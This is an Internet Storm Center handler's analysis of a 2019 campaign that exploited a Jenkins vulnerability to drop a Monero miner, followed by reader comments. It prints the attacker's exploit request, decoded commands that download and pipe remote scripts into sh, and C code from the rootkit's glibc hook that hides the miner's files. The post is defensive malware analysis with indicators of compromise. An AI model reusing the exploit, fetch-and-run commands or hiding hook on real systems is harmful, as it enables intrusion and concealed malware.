
SANS ISC: Vulnerable Apache Jenkins exploited in the wild - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training SANS ISC InfoSec Forums

Vulnerable Apache Jenkins exploited in the wild


Renato

82 Posts
ISC Handler
May 7th 2019

An ongoing malicious campaign is looking for vulnerable Apache Jenkins installations to deploy a Monero cryptominer. The dropper uses sophisticated techniques to hide its presence on the system, to move laterally and to look for new victims on the internet. It also downloads and runs the miner software – of course.

The exploited vulnerability, CVE-2018-1000861 [1], was published in December 2018. It affects Stapler Web framework used by Jenkins 2.153 and earlier. It may allow attackers to invoke methods on Java objects by accessing crafted URLs.

Looking for publicly available exploits for this vulnerability, I could find a detailed proof of concept published early March this year.

After analyzing the threat which attacked one of my honeypots, I created the diagram shown in the picture below. Follow the numbers in blue to understand each step.



Vulnerability Exploitation

In the picture below, you can see the exploitation occurring.

```
[redacted] - - [redacted] "GET /jenkins/securityRealm/user/admin/d
escriptorByName/org.jenkinsci.plugins.scriptsecurity.sandbox.groovy.SecureGroovyScript/
checkScript?sandbox=true&value=import+groovy.transform.*%0a%40ASTTest(value%3d%7bassert
+java.lang.Runtime.getRuntime().exec(%22bash+-c+%7Becho,KGN1cmwgLWZzU0wgaHR0cHM6Ly9wYXN
0ZWJpbi5jb20vcmF3L3dEQmE3akNRfHx3Z2V0IC1xIC1PLSBodHRwczovL3Bhc3RlYmluLmNvbS9yYXcvd0RCYT
dqQ1EpfHNo%7D%7C%7Bbase64,-d%7D%7C%7Bbash,-i%7D%22)%7d)%0aclass+Person%7b%7d HTTP/1.1"
500 5516
```

Notice that there is a base64 encoded content piped to bash for execution. Decoding this content, it was possible to see that this campaign is using Pastebin as the C2:

(curl -fsSL hxxps://pastebin[.]com/raw/wDBa7jCQ||wget -q -O- hxxps://pastebin[.]com/raw/wDBa7jCQ)|sh

The content of the paste ‘wDBa7jCQ’ is no longer available, but the content was another paste:


(curl -fsSL hxxps://pastebin[.]com/raw/D8E71JBJ||wget -q -O- hxxps://pastebin[.]com/raw/D8E71JBJ)|sed 's/\r//'|sh

The content of ‘D8E71JBJ’ paste is no longer available also, but it was the shell script down in following images.

The Dropper

The dropper named “Kerberods” (not “Kerberos” as the protocol) caught my attention due to the way it is packed and the way it acts if it has ‘root’ privileges on the machine.

After analyzing the binary, I could see that the packer used was a custom version of ‘UPX’. UPX is an open source software and there are many ways UPX can be modified to make it hard to unpack the file using regular UPX version. There is a great presentation on this subject by @unixfreaxjp [2] called ‘Unpacking the non-unpackable’ which shows different forms to fix ELF headers in order to unpack files.



Fortunately, in this case, the UPX customizations involved just the modification of the magic constant UPX_MAGIC_LE32 from 'UPX' to some other three letters. Thus, reverting it to UPX in different parts of the binary, it was possible


to unpack the binary with the regular version of UPX.

The Glibc hooks

The other interesting part is the way ‘Kerberods’ acts to persist and hide itself if has root privileges on the machine.

If it is the case, it drops, compiles and loads a library into the operating system that hooks different functions of Glibc to modify its behavior. In other words, it acts like a rootkit.

In the image below it is possible to see that the function ‘open’ will now check for some strings in the ‘pathname’ to act in a different way. The intention is to avoid anyone (including root) to be able to open the binary ‘khugepageds’, which is the cryptominer, the ‘ld.so.preload’, which is the file that loads the malicious library and the library ‘libpamcd.so’ itself.




```
int
open (const char *pathname, int flags, mode_t mode)
{
  if (!libc){
        libc = dlopen ("/lib64/libc.so.6", RTLD_LAZY);
        if (!libc){
            libc = dlopen ("/lib/x86_64-linux-gnu/libc.so.6", RTLD_LAZY);
            if (!libc){
                libc = dlopen ("/lib/libc.so.6", RTLD_LAZY);
                if (!libc){
                    libc = dlopen ("/lib/i386-linux-gnu/libc.so.6", RTLD_LAZY);
                }
            }
        }
  }
  if (old_open == NULL)
    old_open = dlsym (libc, "open");

  if (old_xstat == NULL)
    old_xstat = dlsym (libc, "__xstat");

  if ((strstr (pathname, MAGIC_STRING)) || (strstr (pathname, CONFIG_FILE)) || (strstr (pathname, LIB_FILE))) {
    errno = ENOENT;
    return -1;
  }

  return old_open (pathname, flags, mode);
}
```

Another hook, to show one more example, hides the network connection to the private mining pool and the scan for open Redis servers, as seen in the image below.

Indicators of Compromise (IOCs)

Filesystem
74becf0d1621ba1f036025cddffc46d4236530d54d1f913a4d0ad488099913c8
Bab27f611518dc55b00b1a9287bdb8e059c4f4cc1607444f40e0c45d5842994f
43a00e0dd57d110d1c88b18234185267ca2a79f8ae1905bef4ba225144c992d2

Network
SYSTEMTEN[.]ORG:51640

Thread locked Subscribe	May 7th 2019 3 years ago
We had the same with an outdated confluence wiki already on 20190410.	Jens  6 Posts
Quote	May 8th 2019 3 years ago

This same malware/actor was infecting vulnerable Confluence servers, with the same modus operandi.	DomMcIntyreDeVitto  45 Posts
Quote	May 8th 2019 3 years ago